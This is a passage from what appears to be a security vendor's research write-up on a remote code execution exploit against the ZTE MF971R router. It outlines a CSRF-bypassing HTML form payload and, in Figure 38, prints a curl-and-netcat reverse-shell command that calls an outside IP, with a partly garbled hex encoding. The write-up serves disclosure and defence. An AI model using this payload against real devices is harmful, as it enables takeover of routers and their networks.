Now we can redirect code to set up \$R0 with \$SP and call the system function with our cmd string. We just need to put our cmd at the proper offset.

Our final layout of the “password” buffer is shown in Figure 37.




Figure 37. “password” buffer layout.

## FINAL SHAPE OF THE EXPLOIT

Now, when we have all necessary information to put together the final exploit. For a video walkthrough of how this works, click [here](#) or visit [cs.co/ZTEvideo](http://cs.co/ZTEvideo).

We will:

- Create a HTML file with a name : 127.0.0.1.html to bypass CSRF protection.
- Use meta “referrer” with “content” set to “unsafe-url” to force the browser to send the full URL in the “referer” header.
- Create an HTML form where the value of the “password” field will be set to our payload.
- Return address and cmd, which will be treated as an

ASCII hex, so we need to properly encode them in the payload (Figure 38).

- For demo purposes, users will need to click a button to trigger the exploit. Normally, after visiting this malicious website, a form would be auto-submitted.

```
>>> "<kill -9 &PID>curl http://65.21.248.77/nc-arm-static -o /root/nc-arm-static; chmod +x /root/nc-arm-static; rm /tmp/f; mknod /tmp/f p; cat /tmp/f|bin/sh -i 2>&1|>>> .</root/nc-arm-static;65.21.248.77 8888 >/tmp/f\x00".encode("hex")'\xebe96c6c202d392024505049443b637572e2c0687474703a2f2f36352e32312e3234382e37372f6e632d6172ed2d737461746963b6366d6f64202b78202f726f6f742f6e632d61726d2d7374617469633b72ed2d202f746d702f663b6d6e64202f746d702f620703b636174202f746d702f667c2f62696e2f7368202d6920323e26317c2e2f72ef6f742f6e632d61726d2d7374617469632036352e32312e3234382e373720383838203e2f746d702f6600'>>> |
```

Figure 38. cmd used to obtain the reverse shell on the device.

## SUMMARY

At the beginning of this research, I wasn't sure if achieving pre-auth remote code execution on MF971R device would be possible, due the fact of previously conducted research related with the ZTE MF series and additional mitigations introduced in the most recent version. Nevertheless, it turned out that precise and deep analysis allowed us to obtain the necessary pieces to execute remote arbitrary commands on the device with the highest privileges and minimal user interaction.

In a real-world scenario, attackers could use these vulnerabilities to infect random ZTE MF routers and create a botnet or precisely attack a particular person knowing they use such a model. Having a root access to that crucial device as a network router an attacker could monitor/modify the victim's network traffic but also conduct attacks on devices available only in the internal network.Talos will continue to discover and responsibly disclose vulnerabilities on a regular basis and provide additional deep-dive analysis when necessary. Check out [our original disclosure](#) here to find out how you can keep your system protected from this vulnerability.